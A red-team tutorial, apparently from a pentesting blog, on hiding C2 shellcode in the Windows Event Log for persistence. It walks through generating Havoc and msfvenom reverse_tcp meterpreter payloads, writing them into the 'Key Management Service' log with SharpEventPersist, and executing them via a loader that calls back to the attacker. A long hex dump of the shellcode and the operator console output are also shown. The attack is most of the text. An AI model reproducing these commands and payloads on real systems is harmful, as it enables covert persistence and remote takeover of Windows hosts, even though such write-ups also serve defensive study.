Persistence – Event Log

pentestlab.blog/category/red-team/page/9

January 8, 2024

Windows Event logs are the main source of information for defensive security teams to identify threats and for administrators to troubleshoot errors. The logs are represented in a structured format (XML) for easy review. In windows events logs are stored related to applications, security and system. Due to the nature of the information stored it is not uncommon for sophisticated threat actors and red teams to conduct attacks against Windows Event logs that will clear the logs, stop the service or the thread in order to prevent identification of arbitrary activities.


Log files are stored both in the registry and in a Windows folder and are accessible via the Event Viewer (eventvwr.exe).

```
%SystemRoot%\System32\Winevt\Logs\
```

```
Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\EventLog\
```

Typically, administrators have the permissions to write binary data and text to event logs. Execution of the following command will write a text message into the *Application* logs with *EventID 916*.

```
Write-EventLog -LogName "Application" -Source "Microsoft-Windows-User-Loader" -EventId 916 -EntryType Information -Message "Pentestlab.blog" -Category 2 -RawData 65,66,67,68
```



Application Number of events: 2,561

Level	Date and Time	Source	Event ID	Task Category
Information	30/12/2023 17:35:48	User-Loader	916	(2)
Information	30/12/2023 17:33:10	Security-SPP	8197	None
Information	30/12/2023 17:33:10	Security-SPP	8230	None
Warning	30/12/2023 17:33:10	Security-SPP	8233	None
Information	30/12/2023 17:33:09	Security-SPP	8230	None
Information	30/12/2023 17:31:31	edgeupdate	0	None
Information	30/12/2023 17:30:28	Windows Error Reporting	1001	None
Information	30/12/2023 17:30:28	Windows Error Reporting	1001	None
Information	30/12/2023 17:30:28	Windows Error Reporting	1001	None
Information	30/12/2023 17:30:27	Windows Error Reporting	1001	None
Information	30/12/2023 17:29:54	edgeupdate	0	None
Information	30/12/2023 17:28:44	Security-SPP	8230	None
Information	30/12/2023 17:28:39	Security-SPP	8230	None
Information	30/12/2023 17:28:38	Security-SPP	8197	None
Warning	30/12/2023 17:28:38	Security-SPP	8233	None
Information	30/12/2023 17:28:37	Security-SPP	8230	None
Information	30/12/2023 17:28:37	Security-SPP	1037	None
Information	28/12/2023 18:59:54	Security-SPP	8197	None
Information	28/12/2023 18:59:53	Security-SPP	8230	None
Warning	28/12/2023 18:59:53	Security-SPP	8233	None
Information	28/12/2023 18:59:53	Security-SPP	8230	None
Information	28/12/2023 18:56:34	edgeupdate	0	None
Information	28/12/2023 18:54:56	Security-SPP	8197	None
Warning	28/12/2023 18:54:56	Security-SPP	8233	None
Information	28/12/2023 18:54:55	Security-SPP	8230	None
Information	28/12/2023 18:23:04	VSS	8224	None
Information	28/12/2023 18:06:47	Security-SPP	8197	None
Information	28/12/2023 18:06:47	Security-SPP	8230	None
Warning	28/12/2023 18:06:46	Security-SPP	8233	None
Information	28/12/2023 18:06:46	Security-SPP	8230	None
Information	28/12/2023 18:01:48	Security-SPP	8197	None
Warning	28/12/2023 18:01:48	Security-SPP	8233	None
Information	28/12/2023 18:01:47	Security-SPP	8230	None
Information	28/12/2023 17:31:14	ESENT	326	(1)
Information	28/12/2023 17:31:14	ESENT	105	(1)
Information	28/12/2023 17:31:14	ESENT	302	(3)
Information	28/12/2023 17:31:14	ESENT	301	(3)
Information	28/12/2023 17:31:14	ESENT	300	(3)
Information	28/12/2023 17:31:14	ESENT	102	(1)
Information	28/12/2023 16:40:59	Windows Error Reporting	1001	None
Information	28/12/2023 16:40:47	Windows Error Reporting	1001	None


Event 916, User-Loader

```
Provider Pentestlab.blog has been enabled to session "41424344".
```

Write Event Log

It is also feasible to read logs from a PowerShell console in order to confirm that the event log has been created.


```
Get-EventLog -Newest 1 -LogName "Application" -Source "Microsoft-Windows-User-
Loader" -Message "Provider Pentestlab*" | Format-List -Property *
```



```
PS C:\Windows\system32> Get-EventLog -Newest 1 -LogName "Application" -Source "Microsoft-Windows-User-Loader" -Message "
Provider Pentestlab*" | Format-List -Property *


EventID            : 916
MachineName        : WK01.red.lab
Data               : {65, 66, 67, 68}
Index              : 2561
Category           : (2)
CategoryNumber     : 2
EntryType          : Information
Message            : Provider Pentestlab.blog has been enabled to session "%2".
Source             : Microsoft-Windows-User-Loader
ReplacementStrings : {Pentestlab.blog}
InstanceId         : 916
TimeGenerated      : 30/12/2023 17:35:48
TimeWritten        : 30/12/2023 17:35:48
UserName           :
Site               :
Container          :



PS C:\Windows\system32> _
```


Read Log Entry

Since it is possible for an administrator to create event log entries and Windows Events are accepting binary data, it could be used as a storage of beacon during red team operations. The company Improsec developed a tool called *SharpEventPersist* which can be used to write shellcode into the Windows Event log in order to establish persistence. The shellcode is converted to hexadecimal value and it is written in the *Key Management Service*. Improsec, also released a secondary binary which acts as a loader in order to retrieve and execute the shellcode from the Windows Event Log. The following diagram displays the technique:



Event Log Persistence – Diagram

Havoc C2 has the capability to generate Windows Shellcode in *.bin* format using a combination of evasion techniques.



Agent: Demon

Options

Listener: pentestlab
Arch: x64
Format: Windows Shellcode


Config	Value
Sleep	2
Jitter	15
Indirect Syscall	☐
Stack Duplication	☐
Sleep Technique	WaitForSingleObjectEx
Proxy Loading	None (LdrLoadDll)
Amsi/Etw Patch	None

```
[*] starting build
[*] no sleep obfuscation has been specified
[*] stack duplication option ignored
[*] no proxy loading technique specified (using LdrLoadDll)
[*] amsi/etw patching disabled
[*] config size [484 bytes]
[*] compiling core dll...
[*] compiled core dll [95744 bytes]
[*] shellcode payload [97279 bytes]
[+] payload generated
```

Havoc .bin Shellcode

Once the .bin shellcode is generated the file must transferred into the target host. Havoc C2 can execute .NET assemblies therefore the *SharpEventPersist* must be loaded into the memory of an existing implant. Execution of the command below will create an event log entry and store the shellcode.


```
dotnet inline-execute /home/kali/SharpEventPersist.exe -file C:\tmp\demon.x64.bin
-instanceid 1337 -source 'Persistence' -eventlog 'Key Management Service'
```



```
30/12/2023 19:02:49 [Neo] Demon » upload /home/kali/demon.x64.bin
[*] [E16DF948] Tasked demon to upload a file /home/kali/demon.x64.bin to demon.x64.bin
[*] Uploaded file: demon.x64.bin (97279)

30/12/2023 19:05:28 [Neo] Demon » dotnet inline-execute /home/kali/SharpEventPersist.exe -file C:\tmp\demon.x64.bin -instanceid 1337 -source 'Persistence' -eventlog 'Key Management Service'
[*] [C6EB37DA] Tasked demon to inline execute a dotnet assembly: /home/kali/SharpEventPersist.exe
[+] Send Task to Agent [372 bytes]
[*] Using CLR Version: v4.0.30319
[+] Received Output [195 bytes]:
Using shellcode: C:\tmp\demon.x64.bin
Setting event log instance id: 1337
Setting event log source to: 'Persistence'
Setting event log to: 'Key
Successfully wrote 13 entries to the log 'Key

[Administrator/WK01] demon.x64.exe/16616 x64 (red.lab)
>>>
```

Havoc – SharpEventPersist

The following image represents the Event log entry with the arbitrary code.



Event 1337, Persistence


General Details

```
0000FF905801000089436831C04883C4305BC3909090909090909090909090905689D64889CA31C9534883EC58488B1D8C23000048C7442440000000004C8D44243848C74424480000000048C74424380000000048C744243000000000FF933806000085C0747D488B4424384C8D442430BAFF010F00C74424400100000048
8944244431C085F60F95C04883C9FF01C08944244CE827DBFFFF89C185C078314531C931D2488B4C24304C8D44244048C74424280000000048C744242000000000FF932006000085C00F95C00FB6C0EB14FF9358010000B90100000089C2E86E8EFFFF31C04883C4585B5EC3909090909041544189CCB94400000057488
3EC4848C744242F00000000488D7C242F48C744243700000000C644243F00E85059FFFFB9690000000088442431E84259FFFF31C988442438E83759FFFFB95300000008844243FE82959FFFFB96500000008844242FE81B59FFFFB967000000088442432E80D59FFFFB950000000088442435E8FF58FFFFB969000000088442436E8F15
8FFFFB96200000008844243AE8E358FFFFB975000000088442433E8D558FFFFB976000000088442434E8C758FFFFB965000000088442439E8B958FFFFB96500000008844243EE8AB58FFFFB965000000088442430E89D58FFFFB96700000008844243CE88F58FFFFB96C00000008844243DE88158FFFFB97200000008844243BE87358FF
FF4889F94489E288442437E814FEFFFFB9110000004189C031C0F3AA4883C4484489C05F415CC39090909090909090909090909041544189CCB907000000575331DB89D84883EC4048C744242900000000488D7C2439F3AAB97300000048C744243100000000488D7C2429E80458FFFFB965000000088442430E8F657FFFF
B97000000008844242EE8E857FFFFB96F00000008844242DE8DA57FFFFB96D000000088442431E8CC57FFFFB95300000008844242CE8BE57FFFFB974000000088442429E8B057FFFFB965000000088442434E8A257FFFFB969000000088442435E89457FFFFB96500000008844243AE88657FFFF31C98844243CE87B57FFFFB9720000
008844243FE86D57FFFFB97600000008844242FE85F57FFFFB965000000088442439E85157FFFFB96100000008844243EE84357FFFFB969000000088442433E83557FFFFB96E000000088442438E82757FFFFB965000000088442432E81957FFFFB95000000008844242AE80B57FFFFB972000000088442436E8FD56FFFFB949000000884
42437E8EF56FFFFB96C00000008844242BE8E156FFFFB96700000008844243BE8D356FFFF4889F94489E28844243DE874FCFFFFB9170000004189C089D8F3AA4883C4404489C05B5F415CC39090909090909090909090909041554989D5BA40040000041544883EC5848C744244800000000E8029AFFFF4989C44885C0747E4D8
5ED4C8D442448742CC74424300200000004D89C14C89EA4983C8FFC7442428000000004889C1C744242000000000E886D3FFFFEB0DBA0A0000004889C1E887D7FFFF89C185C0780F4C89E1E8F9D0FFFF4C8B642448EB41488B056B1F0000FF9058010000B90100000089C2E8E98AFFFF4C89E14531E4E8CED0FFFFEB1B
488B05451F0000B90100000000488B80B20800008B5068E8C18AFFFF4883C4584C89E0415C415DC39090909090415457534881EC30010000488B1D0E1F0000488D5424204C8D44242848C74424200000000048C744242800000000488B0BE8CA8AFFFF85C0745A31C04C8D642430488D7C2430488B93180100004C8B8320
010000B940000000F3AB4C89E1E8DDAEFEFF488B5424204C8B4424284C89E1E80BAFFEFF488B54242031C04885D274138B3A397B44750CC7434801000000B8010000004881C4300100005B5F415CC3564C89C6534C89CB4883EC4848894C2420488D4C242089542428488D542430C744242C0000000048C7442430000
0000048C744243800000000E88257FFFF85C074234885F67408488B442430488906B8010000004885DB740C8B442438488903B8010000004883C4485B5EC3909090904154534889CB4883EC38488B0D1F1B0000488B4308488D54242CC744242C00000000488988F8000000E8E24FFFFF85C074108B54242CB914000000E8
D086FFFFEB0AB914000000E8E485FFFF4889C1BA010000004989C4E84484FFFF488B034C89E18B10E83784FFFF488B034C89E1488B5010E88884FFFF4C89E1E83087FFFF4883C43883C8FF5B415CC390909090904489C04189C1FFC8781F66448B124883C20248FFC1448851FF4584D275E541F7D94D63C94B8D0401C34
863D04C89C04829D0C390909090909090909090909090415741564155415455 31ED5789E856534881EC18010000488B1D221D000048898C2460010000488DBC248A000000B90E000000F3AA31C0488DBC24BC000000B90A000000F3AB488DBC24E4000000B90B0000004889942468010000F3AB488DBC2498000000B9
0800000048C78424800000000000000000F3ABB94C000000FF93A0060000B94D00000089442470FF93A0060000B90E00000089442474488D84248A00000048894424684889C789E8F3AA488D8424BC000000B92800000048894424584889C789E8F3AA4C8DB424E4000000B92C0000004C89F7F3AA4C8D842498000000B92
00000004C894424604C89C7F3AA31C94C89F7FF93A8060000BA070000004989C44889C1FF93B00600004C8B442460BA200000004889C14989C7FF93B8060000488B742458B90A0000008B84249C000000448B8424A0000000C78424BC000000280000000898424C00000006BC01844898424C400000048C78424C800000
001001800F3A583C01FB908000000066C784248A000000424DC78424940000003600000083E0E099F7F9B940000000410FAFC0448D5036894424604C89D24C89542478FF93A00300004C89E14889C5FF93C00600004531C04C89F24C89E14989C54889EF4C8D8C2480000000C74424280000000048C744242000000000FF
```

Log Name:	Key Management Service		
Source:	Persistence	Logged:	31/12/2023 09:33:26
Event ID:	1337	Task Category:	None
Level:	Information	Keywords:	Classic
User:	N/A	Computer:	WK01.red.lab
OpCode:	Info		
More Information:	Event Log Online Help		

Event Log Shellcode

When the *SharpLoader* is executed the Shellcode will run and the implant will call back to the Command and Control Framework. The SharpLoader could be set to run in an automatic manner using a different method such as using a Scheduled Task, Registry Run keys or converted the executable into a DLL in order to side-load with another legitimate binary.



ID	External	Internal	User	Computer	OS	Process	PID	Last	Health
63be1afe	10.0.0.2	0.0.0.0	Administrator	WK01	Windows 10	SharpEventLoade...	16968	1s	healthy

Havoc C2

Metasploit

Metasploit Framework has similar capabilities both in generation of shellcode in .bin format and on the execution of .NET assemblies via the *execute-assembly* module. The utility *msfvenom* can generate x64 bit shellcode.


```
msfvenom -p windows/x64/meterpreter/reverse_tcp -f raw -o beacon.bin
LHOST=10.0.0.1 LPORT=2000
```

Once the *SharpEventPersist* is executed an entry will appear in the *Key Management Service* logs.

```
SharpEventPersist.exe -file beacon.bin -instanceid 1337 -source Persistence
```

Utilizing the *execute_dotnet_assembly* post exploitation module the *SharpEventPersist* will loaded into the memory of the process notepad.exe and an entry will appear in the *Key Management Service* logs.


```
use post/windows/manage/execute_dotnet_assembly
```



Administrator: Command Prompt

